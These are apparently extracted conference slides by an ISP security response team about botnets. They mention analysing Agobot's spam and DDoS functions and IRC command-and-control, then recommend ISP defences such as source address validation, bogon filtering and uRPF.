
My Botnet Ability investigation

Investigation result of Source code (Agobot)




Investigation of Attack function (Ability)

SPAM Mail Sending




DDoS Attack




Investigation of Botnet operation

Recovery of My Botnet Completed



Form of use of IRC server



- Botnet is GREAT system.
 - We should also deal seriously because cracker is serious.
- It is serious as the information leakage tool.
 - Bot doesn't notice the fact that information flows out and an infected fact.
- There is no specific medicine. It is need to correct vulnerability as the Internet system. (vulnerable PCs & Servers)
 - Bot infected PC
 - C&C servers
 - Download servers
 - HERDER

Situation of BB Technology...

- **I cannot talk many of things from the viewpoint of the information protection...**
- **These data are on site person only.**

Are you ready?

- **Hereafter, broadband network will advance in most countries.**
- **At that time, can you defend the users from Botnet and other Malware?**
 - **Keep secure (Routers, Servers, etc.)**
 - **Source address validation**
 - **ACL (Bogon Filter, etc.)**
 - **uRPF, etc.**
 - **Create security community**

Q&A



Thank you!

**“About Botnet, and
the influence that Botnet
gives to broadband ISP”
Masaru AKAI
makai@bb.softbank.co.jp
SBBSIRT
BB Technology Corp.**